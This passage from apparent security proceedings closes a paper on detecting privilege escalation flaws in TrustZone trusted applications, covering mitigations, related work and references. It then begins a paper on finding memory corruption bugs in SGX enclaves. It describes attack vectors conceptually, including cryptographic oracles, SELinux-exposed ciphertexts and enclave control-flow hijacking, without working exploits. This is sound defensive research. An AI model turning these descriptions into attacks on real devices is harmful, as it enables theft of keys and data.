Complex input processing functions also lead to missing another set of data leakage and data compromise HPE attacks present in a second Key Management TA. This TA is designed to receive serialized CA information. As a result, a decoding operation takes place inside TA code, in the initial stages of the CA input processing. The decoding function transforms a provided CA buffer into data structures using a series of loops. The iteration number for each loop is also extracted from within the serialized buffer. This presents a problem for the symbolic execution performed in Phase 1. Here the CA provided buffer is made completely symbolic, including the loop iteration numbers. This leads to each loop being executed an arbitrary number of times. In consequence, the symbolic execution slows to a crawl once these decoding functions are reached. The data leakage and data compromise vulnerabilities are located beyond these decoding functions are never reached in our 24 hour window experiments.

Eight of the nine DRM HPE attacks are also reported by HOOPER. In this case the HPE attack is missed due to the semantics of the decryption oracle inside the DRM TA rather than a path explosion problem. The decryption function inside this TA does not explicitly decipher CA information itself. Instead, it provides the addresses of the buffers corresponding to the CA input and output to a cryptographic hardware using an ioctl. This operation is not emulated faithfully yet in our HOOPER prototype. As a result, the link between the CA encrypted buffer containing the key and the information deciphered using this key is lost during symbolic execution. The DRM false negative is a consequence of not emulating and tracking the external hardware decryption performed.

In summary, one false negative is a result of incomplete reproduction of all Secure World OS APIs available to TAs. The other four false negatives are a result of path explosion encountered in more complex TA binaries and can be addressed by incorporating in HOOPER advances in the field of symbolic execution. Solving the long-standing problem of path explosion is out of scope for this work.

Finally, the HOOPER prototype only analyzes cross-invocation data flows between pairs of execution paths, corresponding to the HPE attacks depicted in Section 3.3. More complex HPE attacks could require performing a series of TA API calls in a particular sequence. For example, some TAs have an initialization call that allocates heap memory, storing a pointer to that memory in the global section. Subsequent calls then place session data in the heap memory. Though we have not identified such HPEs, investigating their presence is subject of future work.

6 Mitigations

The vulnerabilities detailed in Section 4.3 are present in TA APIs that incorrectly manage CA provided information in their cross-invocation states. Auth-Bypass and Missing-Auth are caused by either missing or faulty session management. Missing-Auth is due to the reliance on encrypted data stored in attacker accessible locations. In this section, we review potential mitigations for each HPE vector.

6.1 Protecting TA data stored in Normal World

As described in Section 3.3, data leakage and data compromise HPE attacks only require access permissions to communicate with the corresponding vulnerable TA. In contrast, exploiting HPE attack vectors corresponding to encryption oracles additionally require altering a victim's ciphertext, while decryption oracles require this ciphertext to be provided to the TA. In this section we assess the difficulty for an attacker to access these ciphertexts stored inside Normal World and argue for increasing their isolation in order to prevent their use in HPE attacks.

Under all three TZOSes studied, the internal flash drive is under the control of the Normal World OS. In consequence, the TZOS cannot provide TAs with direct access to it. Instead, when TAs want to persist information on the flash drive, the TA have to encrypt the respective information and rely on CAs to store and retrieve it.

Table 5: HOOPER-detected HPE attacks. HOOPER-signaled HPE attack vectors / HPE attack vectors identified manually

	TA Category	HPE attack					
		Data leakage	Data compromise	Decryption oracle	Encryption oracle	Signing oracle	Total
Teegris	DRM	2 / 2	2 / 2	1 / 2	1 / 1	2 / 2	8 / 9
	Key Management	1 / 3	1 / 3	0 / 0	0 / 0	0 / 0	2 / 6
	Attestation	1 / 1	0 / 0	2 / 2	1 / 1	5 / 5	9 / 9

Maintaining TA sensitive information as ciphertexts on a Normal World controlled flash drives prevents attackers from reading the contents within. However, the encryption does not prevent attackers from altering or obtaining the respective ciphertexts. Orthogonal protection methods are required in order to prevent such unauthorized access. These protection methods can only be provided from inside the Normal World, because the Secure World cannot prevent access to data maintained inside Normal World storage.

Our investigation of the devices running the extracted TA binaries has revealed that most examined ciphertext files are located inside folders within the *efs* partition. Access to these files is guarded by SELinux policies. Thus processes are prevented from accessing these files unless they belong to one of the categories provided with access. However, we have discovered ciphertexts mostly inherit the labels assigned to folders inside the *efs* partition. As a result, numerous SELinux labels are granted write or read permissions to these ciphertext files. We have discovered a total of 157 SEAndroid labels have read permissions to labels assigned to at least one ciphertext file. 57 labels also have write permissions. In a particular case, these labels even include all *System Apps* preinstalled on the device (154 executables). Code-hijacking vulnerabilities within any process executing under one of these labels would be sufficient for obtaining access to CA stored ciphertexts. For example, among these labels there is a system process that is permitted by Android to both communicate with TAs and access all examined ciphertext files maintained inside the *efs* partition. Previous work [13] details how vulnerabilities inside this process have previously allowed attackers to send malicious SMCs. In conjunction to access to ciphertexts, vulnerabilities in such a process would be sufficient to exploit HPE vulnerabilities related to encryption and decryption oracles.

In summary, our investigation regarding the security of CA managed ciphertexts has revealed multiple vectors of obtaining permissions to access or alter their corresponding files. Increasing the isolation of these ciphertexts would help prevent attackers from obtaining or altering the contents within. For example, using finer-grained SELinux policies [23, 24, 34] or similar fine-grained access control could help mitigate the effects of decryption and encryption oracle HPE vulnerabilities.

6.2 Resolving multi-tenant interference

Missing-Auth vulnerabilities occur when multiple CA have access to a single-tenant designed TA. In this section we present two solutions for addressing this issue: (1) revising the TA's design to use sessions for managing connections incoming from multiple tenants or (2) restricting access to such TAs to a single Normal World process.

In Teegris and Kinibi devices, the Normal World OS uses a coarse-grained Linux policy to allow Normal World processes to communicate with TAs. Under this policy CAs can connect to any TA. Such instances can only receive requests from one CA during their lifetime. Each CA that tries to connect to such a single-tenant TA is provided with their own TA instance and access is denied if no such instance can be provided.

Our evaluation of the two TZOSes shows that providing each CA a TA instance can help avoid introducing Missing-Auth vulnerabilities. Under Teegris no Missing-Auth vulnerabilities have been identified, as all TA binaries examined either are configured as single-tenant instance or manage incoming CA connections through sessions. In Kinibi, Missing-Auth vulnerabilities have been only been identified in TAs misconfigured to run as multi-tenant instances.

Normal World SELinux policies are also used in QSEE devices to determine which Normal World process can access TA-provided APIs. However, since QSEE lacks the support for single-tenant TAs, all TAs are single instances that accept incoming requests from all CAs. In consequence, under QSEE, any TA that stores cross-invocation data in global variables is required to use session management to prevent Missing-Auth vulnerabilities.

In summary, all identified Missing-Auth vulnerabilities can be resolved by introducing session management into multi-tenant TAs. In the case of Kinibi, the exploitation of these vulnerabilities can also be prevented by re-configuring the vulnerable TAs to execute as single-tenant instances.

6.3 Standardizing session management

The presence of Auth-Bypass vulnerabilities in TAs running under all examined TZOSes indicates that relying on each TA to implement proper session management is not ideal. The Auth-Bypass vulnerabilities have to be individually identified and fixed by patching corresponding TA binary code.

In order to make multi-tenant TAs less prone to Auth-Bypass vulnerabilities we propose each TZOS provides a library for session management. Such a library would transfer the session management responsibility from the individual TAs to the TZOS. Auth-Bypass vulnerability would be eliminated once library implements proper session management and all TAs use it to manage CA connections. For example, the TZOS specified methods (e.g., `TA_OpenSessionEntryPoint`, `TA_InvokeCommandEntryPoint`) for CA-TA communication could be restricted to single-tenant TAs. In the case

of multi-tenant TAs, these methods would be implemented instead in a library like SMlib [21] provided back to TAs in the form of APIs with inherent session management.

Under QSEE and Kinibi, the session management library would have to be statically linked inside each TA binary. In contrast, under Teegris, all TAs could use the same dynamically loaded library (DLL). Using a DLL would facilitate maintaining session management code, as only the library would have to be updated instead of individual TA binaries.

6.4 Protecting CA information stored by TAs

HPE vulnerabilities are introduced when CA information is stored inside attacker accessible resources. Thus, in order to resolve these vulnerabilities, strict access control can help both resolve existing HPE vulnerabilities and prevent them from being introduced in the future.

In the case of encrypted CA information stored in Normal World storage (e.g., the internal flash drive), access to ciphertexts is determined by the Normal World OS. Thus, under the threat model presented in Section 3.2, using the least privilege principle [26] can help prevent attackers from obtaining ciphertexts belonging to a CA and prevent using them to perform HPE attacks. For example, the HPE vulnerabilities targeting the wrap / unwrap functions in the three case studies presented in Section 4.4 can only be exploited if the attacker can read or alter ciphertexts used by CAs.

Strict access control enforced by the TZOS can only be used to prevent unauthorized access to CA information maintained in Secure World-provided resources. However, in order to enforce such access control, the TZOS has to (1) provide each CA with their own isolated space inside the Secure World resources and (2) determine on behalf of which CA a TA is attempting to read or write data within this space.

There are multiple ways a TZOS can implement (1). For example, the Secure World resources can be partitioned and each CA restricted to only to access its own partition. Alternatively, the TZOS can maintain and use CA specific tags to determine access to the CA information stored in such resources. Implementing (2) is more difficult under TrustZone, because only the Normal World OS is the only entity capable of correctly identifying each CA process. The TZOS has to rely on information provided by Normal World in order to only provide specific CAs access to Secure World resources.

In summary, fine-grained access control policies approaching least privilege provide a means to prevent malicious CAs from accessing CA information stored by TAs and launching HPE attacks. However, a benign and uncompromised Normal World OS is required for reliably enforcing these policies.

6.5 Minimizing Normal World access to TA's

Under all TZOSes studied, once a CA is granted access by the Normal World OS to communicate with TAs in inside the Secure World, the respective CA is permitted by the TZOS to send requests to any API of the TAs running under it. Under this coarse-grained access model, all vulnerabilities present inside TAs can be exploited by attackers once they manage to compromise a single Normal World CA.

Currently, the TZOSes do not restrict CA access to TAs because they are not able to reliably determine their identity due to the semantic gap between the two worlds. However, as mentioned in the previous Section, the TZOS can receive the required information from an uncompromised Normal World kernel. If the Normal World OS is modified to include the origin of requests sent to the TA APIs, a fine-grained access control could be enforced by the TZOS in order to prevent CAs from arbitrary accessing TA APIs.

Under a fine-grained access control, each TA could notify the TZOS of which CAs are authorized to communicate with it. For example, DRM TAs could provide a list of IDs of pre-approved DRM CAs that are allowed to access their APIs. These IDs would be read from signed CA binaries by the Normal World OS and provided to the TZOS.

In order to exploit vulnerabilities inside a TA, attackers would be forced to either compromise specific CAs or compromise the Normal World OS. Systems like TZ-RKP [2] and SPROBES [9] can be employed by the TZOS to maintain the integrity of the Normal World OS. Thus, minimizing access to TA API reduces the impact of vulnerabilities inside CA code and raises the bar for attackers that try to leverage them into escalating their privileges into the Secure World or other CAs.

7 Related Work

TrustZone has been developed to guard sensitive data from untrusted software. Initial TrustZone research has mainly focused on moving security-sensitive operations (e.g., confidential data storage [16], one-time-password generation [30], ad fraud detection [15], attesting logins [17], mobile payments [33], memory acquisition [31]) inside the Secure World environments for protection from the untrusted Normal World OS. Such operations are always performed on behalf of a Normal World application and are present in modern TrustZone devices in the form of TAs. For example, the Key Management and DRM TAs follow DroidVault's concept of trusted data vaults. In this work we show that HPE attack vectors are introduced when security-sensitive operations such as these are moved inside the Secure World.

Several works have identified memory corruption vulnerabilities in TAs that result in impact similar to this work such as leaking secrets and altering TA memory [3, 4, 12, 13, 25]. Cerdeira et al. [6] present a study of several such issues. In contrast, the HPE attack vectors presented in this work show how it is possible to leak secrets and alter TA information without requiring TA memory corruption vulnerabilities.

The HPE attack vectors are a manifestation of the TA confused deputy problem. The closest context in which this problem has been studied is Boomerang [18] attacks. Similar to HPEs identified in this work, Boomerang attacks use the semantic gap present in the memory sharing between the two worlds to trick the Secure World into overwriting arbitrary Normal World memory. In contrast, in this work we present vulnerabilities stemming from TAs providing untrusted

applications with unauthorized access to CA data maintained in both worlds. The confused deputy also appears in the context of IPC between Android applications [5]. However, the framework proposed cannot be extended to TAs due to the semantic gap present between the two words.

Attestation forgery attacks have been introduced in the form of cuckoo attacks [22] in the context of physical TPMs [32] and Goldeneye [14] in the context of virtual TPMs. These attacks trick remote servers that rely on TPM generated attestations into establishing trust with potentially compromised clients. The vulnerable Attestation TAs identified in Section 4.3 similarly enable variants of these attacks in the context of TrustZone devices.

Binary dynamic analysis has been used in previous work to identify vulnerabilities within binaries. Firmalice [27] examines execution paths for authentication bypass vulnerabilities. Driller [29] and Mayhem [7] combine symbolic execution with fuzzing techniques in order to reach deep memory corruption bugs. These tools examine individual execution paths for vulnerabilities. In contrast, HOOPER identifies HPE-enabling vulnerabilities by examining data flows across multiple execution paths.

8 Conclusion

The semantic gap at the interface between TEEs (e.g., TrustZone Secure World) and external logic (e.g., Normal World OS) can introduce significant Horizontal Privilege Escalations and other security vulnerabilities. Properly bridging the gap requires careful coordination and co-design between the TEE and external logic. This is not always easy, due to the nature of today's software delivery chains involving numerous unrelated principals.

In TrustZone, multi-tenancy combined with statefulness in TEE-hosted code leads to significant HPEs leaking sensitive session data and providing cryptographic oracles, even in the absence of code execution vulnerabilities in TEE logic. Mitigations bridging this gap require tight coordination between the kernels in both worlds.

Acknowledgments

We thank Lee Harrison and Hayawardh Vijayakumar for providing us with insight regarding the inner-workings of TZOSes and TAs. We thank Zhongjie Wang for his guidance in using symbolic execution. We thank Michael Grace for his suggestions in improving the presentation of our work. We thank our shepherd Adam Bates and the anonymous reviewers for their helpful feedback. The authors would also like to thank Samsung Research America and the Office of Naval Research who funded parts of this work through award N000141812043.

References

[1] ARM. Bulding a secure system using trustzone technology. *ARM Technical White Paper* (2009).

[2] AZAB, A. M., NING, P., SHAH, J., CHEN, Q., BHUTKAR, R., GANESH, G., MA, J., AND SHEN, W. Hypervision across worlds: Real-time kernel protection from the arm trustzone secure world. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2014), CCS '14, ACM, pp. 90–102.

[3] BENIAMINI, G. TrustZone Kernel Privilege Escalation. http://bits-please.blogspot.com/2016/06/trustzone-kernel-privilege-escalation.html.

[4] BERARD, D. Kinibi TEE: Trusted Application exploitation. https://www.synacktiv.com/posts/exploit/kinibi-tee-trusted-application-exploitation.html.

[5] BUGIEL, S., DAVI, L., DMITRIENKO, A., FISCHER, T., SADEGHI, A.-R., AND SHASTRY, B. Towards taming privilege-escalation attacks on android. In *NDSS* (2012), vol. 17, Citeseer, p. 19.

[6] CERDEIRA, D., SANTOS, N., FONSECA, P., AND PINTO, S. Sok: Understanding the prevailing security vulnerabilities in trustzone-assisted tee systems. In *Proceedings of the IEEE Symposium on Security and Privacy 2020* (01 2020).

[7] CHA, S. K., AVGERINOS, T., REBERT, A., AND BRUMLEY, D. Unleashing mayhem on binary code. In *2012 IEEE Symposium on Security and Privacy* (May 2012), pp. 380–394.

[8] EAGLE, C. *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*. No Starch Press, USA, 2008.

[9] GE, X., VIJAYAKUMAR, H., AND JAEGER, T. Sprobes: Enforcing kernel code integrity on the trustzone architecture. *CoRR abs/1410.7747* (2014).

[10] GLOBALPLATFORM. Tee client api specification v1.0. https://globalplatform.org/specslibrary/tee-client-api-specification/.

[11] HARDY, N. The confused deputy: (or why capabilities might have been invented). *SIGOPS Oper. Syst. Rev. 22*, 4 (Oct. 1988), 36–38.

[12] HARRISON, L., VIJAYAKUMAR, H., PADHYE, R., SEN, K., AND GRACE, M. Partemu: Enabling dynamic analysis of real-world trustzone software using emulation. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security 2020) (To Appear)* (August 2020).

[13] KOMAROMY, D. Unbox Your Phone. https://medium.com/taszksec/unbox-your-phone-part-iii-7436ffaff7c7, 2008.

[14] LAUER, H., SAKZAD, A., RUDOLPH, C., AND NEPAL, S. Bootstrapping trust in a "trusted" virtualized platform. In *Proceedings of the 1st ACM Workshop on Workshop on Cyber-Security Arms Race* (New York, NY, USA, 2019), CYSARM'19, Association for Computing Machinery, p. 11–22.

[15] LI, W., LI, H., CHEN, H., AND XIA, Y. Adattester: Secure online mobile advertisement attestation using trustzone. In *Proceedings of the 13th Annual International Conference on Mobile Systems, Applications, and Services* (New York, NY, USA, 2015), MobiSys '15, ACM, pp. 75–88.

[16] LI, X., HU, H., BAI, G., JIA, Y., LIANG, Z., AND SAXENA, P. DroidVault: A trusted data vault for android devices. In *2014 19th International Conference on Engineering of Complex Computer Systems* (Aug. 2014), IEEE.

[17] LIU, D., AND COX, L. P. VeriUI. In *Proceedings of the 15th Workshop on Mobile Computing Systems and Applications - HotMobile'14* (2014), ACM Press.

[18] MACHIRY, A., GUSTAFSON, E., SPENSKY, C., SALLS, C., STEPHENS, N., WANG, R., BIANCHI, A., CHOE, Y. R., KRUEGEL, C., AND VIGNA, G. BOOMERANG: Exploiting the semantic gap in trusted execution environments. In *Proceedings 2017 Network and Distributed System Security Symposium* (2017), Internet Society.

[19] MITRE. Common weakness enumeration. https://cwe.mitre.org/.

[20] MONSHIZADEH, M., NALDURG, P., AND VENKATAKRISHNAN, V. N. Mace: Detecting privilege escalation vulnerabilities in web applications. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2014), CCS '14, ACM, pp. 690–701.

[21] MOR, R. X session management library version 1.0. https://www.x.org/releases/X11R7.7/doc/libSM/SMlib.html, 1993.

[22] PARNO, B. Bootstrapping trust in a "trusted" platform. In *Proceedings of the 3rd Conference on Hot Topics in Security* (USA, 2008), HOTSEC'08, USENIX Association.

[23] RESHETOVA, E., BONAZZI, F., AND ASOKAN, N. Selint: An seandroid policy analysis tool. *Proceedings of the 3rd International Conference on Information Systems Security and Privacy* (2017).

[24] RESHETOVA, E., BONAZZI, F., NYMAN, T., BORGAONKAR, R., AND ASOKAN, N. Characterizing seandroid policies in the wild. *CoRR abs/1510.05497* (2015).

[25] ROSENBERG, D. Reflections on Trusting TrustZone. *BlackHat USA* (2014).

[26] SALTZER, J. H., AND SCHROEDER, M. D. The protection of information in computer systems. *Proceedings of the IEEE 63*, 9 (1975), 1278–1308.

[27] SHOSHITAISHVILI, Y., WANG, R., HAUSER, C., KRUEGEL, C., AND VIGNA, G. Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware. In *Proceedings of the 2015 Network and Distributed System Security Symposium* (2015).

[28] SHOSHITAISHVILI, Y., WANG, R., SALLS, C., STEPHENS, N., POLINO, M., DUTCHER, A., GROSEN, J., FENG, S., HAUSER, C., KRUEGEL, C., AND VIGNA, G. Sok: (state of) the art of war: Offensive techniques in binary analysis.

[29] STEPHENS, N., GROSEN, J., SALLS, C., DUTCHER, A., WANG, R., CORBETTA, J., SHOSHITAISHVILI, Y., KRUEGEL, C., AND VIGNA, G. Driller: Augmenting Fuzzing Through Selective Symbolic Execution. In *Proceedings of the 2016 Network and Distributed System Security Symposium* (2016).

[30] SUN, H., SUN, K., WANG, Y., AND JING, J. TrustOTP. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security - CCS'15* (2015), ACM Press.

[31] SUN, H., SUN, K., WANG, Y., JING, J., AND JAJODIA, S. TrustDump: Reliable memory acquisition on smartphones. In *Computer Security - ESORICS 2014*. Springer International Publishing, 2014, pp. 202–218.

[32] TRUSTED COMPUTING GROUP. Trusted platform module main specification. https://trustedcomputinggroup.org/resource/tpm-main-specification/, 2007.

[33] ZHENG, X., YANG, L., MA, J., SHI, G., AND MENG, D. TrustPAY: Trusted mobile payment on security enhanced ARM TrustZone platforms. In *2016 IEEE Symposium on Computers and Communication (ISCC)* (June 2016), IEEE.

[34] ZHOU, X., LEE, Y., ZHANG, N., NAVEED, M., AND WANG, X. The peril of fragmentation: Security hazards in android device driver customizations. *Proceedings - IEEE Symposium on Security and Privacy* (11 2014), 409–423.

TEEREX: Discovery and Exploitation of Memory Corruption Vulnerabilities in SGX Enclaves

Tobias Cloosters, Michael Rodler, Lucas Davi
University of Duisburg-Essen, Germany
{tobias.cloosters, michael.rodler, lucas.davi}@uni-due.de

Abstract

Intel's Software Guard Extensions (SGX) introduced new instructions to switch the processor to *enclave mode* which protects it from introspection. While the enclave mode strongly protects the memory and the state of the processor, it cannot withstand memory corruption errors inside the enclave code. In this paper, we show that the attack surface of SGX enclaves provides new challenges for enclave developers as exploitable memory corruption vulnerabilities are easily introduced into enclave code. We develop TEEREX to automatically analyze enclave binary code for vulnerabilities introduced at the host-to-enclave boundary by means of symbolic execution. Our evaluation on public enclave binaries reveal that many of them suffer from memory corruption errors allowing an attacker to corrupt function pointers or perform arbitrary memory writes. As we will show, TEEREX features a specifically tailored framework for SGX enclaves that allows simple proof-of-concept exploit construction to assess the discovered vulnerabilities. Our findings reveal vulnerabilities in multiple enclaves, including enclaves developed by Intel, Baidu, and WolfSSL, as well as biometric fingerprint software deployed on popular laptop brands.

1 Introduction

Intel recently introduced a sophisticated trusted execution environment (TEE) called Software Guard Extensions (SGX) [30, 37, 50]. SGX allows application developers to create so-called *enclaves* to encapsulate sensitive application code and data inside a TEE that is completely isolated from other applications, operating systems, and hypervisors. The only trusted component in the SGX setting is the Intel CPU itself. Most prominently, SGX features confidentiality and integrity protection for any data that is written to its main memory. In addition, SGX implements well-known Trusted Computing concepts such as data binding and sealing as well as remote attestation, i.e., ensuring the remote SGX enclave is in a trustworthy state. Putting all these features together, this allows a user to establish a secure channel directly to the SGX enclave (which potentially runs in an untrusted cloud environment) and perform remote attestation to ensure the integrity of the remote SGX hardware and enclave. That said, SGX is a strong isolation mechanism for sensitive data (e.g., personal information or cryptographic keys) as well as security-critical code (e.g., for the sake of intellectual property protection). It also found its way into commercial applications, e.g., fingerprint sensor software (Section 5), DRM protection [20], and privacy-preserving applications like Signal [48]. As such a promising technology, SGX has been used and targeted extensively in previous research. Many projects propose to utilize SGX for enhanced security guarantees, e.g., processing private data in public clouds [6, 55].

From its infancy, it was clear that SGX cannot withstand all flavors of attacks [40]. In particular, SGX cannot protect against two classes of attacks: (1) side-channel attacks and (2) memory corruption attacks inside the enclave. The former attack technique exploits shared resources (e.g., cache) to steal secret information from within an enclave. This line of research has become a very active research field [65, 70]. Especially micro-architectural side-channels have been shown to be effective for attacking SGX enclaves due to the shared micro-architectural state of enclaves and untrusted code [62].

To our surprise, memory corruption attacks have been rarely investigated in the context of SGX. These attacks exploit programming errors (e.g., a buffer overflow) allowing an attacker to take over the enclave, hijacking the enclave's control-flow, and perform code-reuse attacks such as return-oriented programming (ROP) [57]. Further, the attacker can also exploit these errors to corrupt enclave data variables and pointers to launch data-oriented attacks such as information leaks or data-oriented programming (DOP) [33]. Prior research studied the applicability of offensive and defensive techniques against memory corruption exploits. For instance, Lee et al. [44] presented DARKROP, a code-reuse attack technique, which shows that the enclave code must not be known to an attacker to successfully launch ROP attacks against the enclave. Biondo et al. [7] showed that it is easily possible to

launch powerful code-reuse attacks due to particularities of the Intel SGX SDK bypassing existing ASLR defenses such as SGX-Shield [56].

However, prior research on memory corruption attacks *always assumed the existence of memory errors, but did not investigate whether or to which extent such errors exist in real-world enclaves*. Due to the rather slow adoption of the SGX technology, this is not an easy question to answer. Ideally, SGX enclaves contain only a minimal amount of code, which can be manually audited or even formally verified to not contain any programming mistakes. However, in our experience, legacy code bases are often ported to SGX enclaves. These ports are often not revised to handle the specialties of SGX enclaves and inherit security vulnerabilities from the legacy code base or introduce new security vulnerabilities particular to SGX enclaves. This is similar for newly written SGX code by developers not familiar with the peculiarities of SGX.

One common aspect of all SGX enclaves is that they always link to an untrusted *host application*. The host application loads an SGX enclave into its address space as it would do in case of a shared library. Indeed, the Intel SGX SDK offers a C-function like interface allowing bidirectional communication from the host application to the enclave. This interface is highly critical as invalid input may lead to a privilege escalation attack. As shown by prior research in the context of other privilege separation technologies, this is especially true when software is partitioned into privilege levels [13, 32]. That said, whenever an enclave is called, it must take special care to validate any input, particularly when the input contains code or data pointers.

Contributions. In this paper, we demonstrate that the attack surface of SGX enclaves provides new challenges for enclave developers as exploitable memory corruption vulnerabilities are easily introduced into enclave code due to a combination of the unique threat model of SGX enclaves and the current prevalent programming model for SGX (i.e., the Intel SGX SDK). We introduce the first SGX vulnerability analysis framework, called TEEREX, to automatically analyze enclave binary code based on symbolic execution (see Section 4). We implement vulnerability detectors in TEEREX that take all the peculiarities of SGX enclaves into account allowing developers to identify vulnerabilities in enclave binaries a priori, i.e., before they are utilized in production.

We especially focus our investigation on the validation of pointers that are passed from the host application to the enclave. Our findings demonstrate that developers are not aware of the difficulties of securely implementing enclave code when dealing with the critical host-to-enclave boundary. We found that the automatically generated checks of the Intel SGX SDK are insufficient for non-trivial pointer-based data structures and a lack of proper manual validation of pointers or pointer-heavy data structures can easily lead to memory corruption vulnerabilities.

Using TEEREX, we identified several vulnerabilities in publicly available enclave binaries developed at major companies such as Intel, Baidu, and Synaptics (see Section 5). Our framework features detailed vulnerability reports significantly simplifying the construction of proof-of-concept exploits to assess the reported vulnerability. Even if no information on the enclave is available, we are able to construct exploits (see the fingerprint enclaves analyzed in Section 5.5 and 5.6). Our exploits hijack the enclave's control-flow, effectively bypassing all security guarantees of the SGX technology. By performing root-cause analysis we identified five vulnerability classes that repeatedly occur in our dataset: *Passing Data-Structures with Pointers (P1)*, *Returning pointers to enclave memory (P2)*, *Pointers to Overlapping Memory (P3)*, *NULL-Pointer Dereferences (P4)*, and *Time-of-Check Time-of-Use (P5)*.

Interestingly, among the enclaves we found vulnerable is one enclave written by Intel engineers and published as an open-source example enclave on Intel's GitHub page [34]. Another interesting finding is a vulnerability in a sample SGX enclave originally developed at Baidu with the Rust SGX SDK (now an Apache Incubator project). Rust features memory safety and as such has the potential to eradicate memory corruption attacks. However, the host-to-enclave boundary is inherently memory unsafe and as such, using memory-safe programming languages in SGX does not automatically result in secure enclave code.

2 Memory Corruption in SGX

The lack of built-in memory safety in the common system-level programming languages C/C++ has led to a multitude of memory corruption vulnerabilities in the last three decades [60]. These vulnerabilities allow an attacker to perform a limited or (often) arbitrary write to memory. Such malicious writes manipulate (1) control-flow information on stack and heap (e.g., return addresses and function pointers) or (2) so-called non-control data (e.g., decision-making variables). In both cases, the attacker influences the program's execution flow and eventually executes a malicious sequence of instructions. In the recent past, we witnessed an arms race between defenses and memory corruption attacks: data-execution prevention [51, 52] effectively prevents malicious code injection in data memory, but can be bypassed by means of return-oriented programming (ROP) attacks as these only reuse code already residing in code memory [57]. Software-diversity based defenses [39, 43] mitigate ROP attacks by randomizing the location of code in memory but are circumvented if an attacker manages to dynamically disclose the code location [59]. Similarly, control-flow integrity (CFI) [1] depends on the precision of the control-flow graph (CFG) as CFG over-approximation opens the door for subtle ROP attacks [11, 21, 27]. Lastly, even if one would be able to develop a perfect CFI scheme, non-control data attacks would

still be a viable attack option as they only execute execution paths that adhere to the program's CFG [15, 33, 38, 53].

In general, SGX enclaves are as susceptible to memory corruption attacks as any other system software. In fact, almost all enclaves are developed in C/C++ mainly because the official Intel SGX SDK [36] provides a C/C++ development environment. Only recently, memory-safe languages such as Rust have been explored as a programming language for SGX enclaves [67]. However, as we will show, even these cannot guarantee that enclaves are free of memory corruption vulnerabilities.

One particular challenge arises when launching memory corruption attacks against SGX enclaves: since SGX enclaves are encrypted in memory and can be shipped as an encrypted binary [6, 55], an attacker cannot necessarily perform static analysis on the enclave's binary to search for interesting ROP gadgets (i.e., enclave code sequences maliciously combined to trigger malicious operations). Lee et al. [44] tackle this challenge by repeatedly executing an enclave, triggering the execution at different entry points, and analyzing memory access to dynamically identify ROP gadgets. Note that this attack does not apply to enclaves whose code addresses are randomized for each instantiation of the enclave. On the other hand, existing SGX randomization schemes such as SGX-Shield [56] are not able to apply randomization to all of the enclave's code area: Biondo et al. [7] demonstrated that the Intel SGX SDK provides enclave libraries that are not randomized and include several powerful ROP gadgets (i.e., gadgets that allow control of many processor registers). Specifically, these gadgets are invoked when resuming the context of an SGX enclave (OCALL-return). Hence, an attacker only needs to launch a memory corruption attack and provide counterfeit context information to hijack a vulnerable enclave.

Problem Setting. We observe that existing memory corruption attacks against SGX [7, 44] exploit the host-to-enclave boundary as this serves as entry point to trigger and halt enclave execution. Further, the existing attacks assumed that the attacker is capable of hijacking the control flow of the enclave's code by means of a given memory corruption vulnerability. However, the open question is whether such vulnerabilities are likely to occur when developing enclaves. To answer this question, we reverse-engineer public enclave code and develop automated analysis techniques to assess the security of enclaves with regards to memory corruption vulnerabilities. Our findings demonstrate that an erroneous implementation of the API at the host-to-enclave boundary is often the root-cause for memory corruption vulnerabilities in SGX code.

3 SGX Preliminaries

In this section, we provide background information on the Software Guard Extensions (SGX) technology of modern Intel processors and more specifically the Intel SGX SDK. The Intel SGX SDK is currently the primary way to develop SGX enclave code and is officially endorsed by Intel.




Figure 1: General overview on SGX-enabled applications.

3.1 Host-Enclave Interface

Figure 1 provides a general overview of the memory layout of SGX-enabled applications as well as the channel for host-to-enclave interaction. The SGX enclave is part of a user space application, called host process or application, which eventually loads and executes the enclave. Both host and enclave share the same virtual address space with the exception that the enclave resides in encrypted and integrity-protected memory. As shown in Figure 1, in the enclave view enclaves can access all of the host application's memory. Only the enclave memory is assumed as trusted, whereas all other memory parts are considered as untrusted.

The host process starts the enclave's execution by issuing the special *EENTER* instruction to enter the enclave. For this, enclaves define entry points in the so-called *thread control structures* (TCS), which are locked while in use by a thread. This makes the number of TCS also the maximum number of threads that can enter an enclave concurrently. A jump from the executing enclave to code in the host application results in a segmentation fault, effectively making host code non-executable for the enclave. As such, the enclave must explicitly leave enclave mode by using the *EEXIT* instruction before the thread can execute any non-enclave code.

The Intel SGX SDK provides the concept of *ECALLs* (enclave calls) on-top of *EENTER* to control the transition from application code to enclave code. For a simple enclave, not requiring multi-threading, the SDK uses only one TCS which is called with the index of the desired ECALL. First, the host application calls the ECALL wrapper in the untrusted runtime (urts). Next, the urts prepares the transition to the SGX enclave according to the so-called EDL file. Second, it executes the *EENTER* instruction to transfer control to the enclave code. More specifically, control is transferred to an enclave

```
enclave {
  trusted { // ECALLs
    public void ecall_size1( // explicit size
        [in, size=100] void* ptr);
    public void ecall_size2( // variable size in len
        [in, size=len] void* ptr, size_t len);
    public void ecall_user( // dangerous user_check
        [user_check] void* ptr);
  };
};
```

Figure 2: Example for the EDL syntax.

entry point in the SDK's trusted runtime (trts). The trts takes care of the context switch and sets up the enclave execution environment: (1) it switches the stack to a stack in enclave memory, (2) allocates secure memory and copies the arguments into the enclave, (3) calls the actual ECALL function, and finally (4) clears the registers before returning to the host application's code. Similarly, the SDK also supports calling functions of the untrusted host application, which is referred to as *OCALLs* (outside calls). For OCALLs, the trts saves the enclave's execution state to enclave memory and restores it when the call returns.

3.2 The EDL Interface Specifications

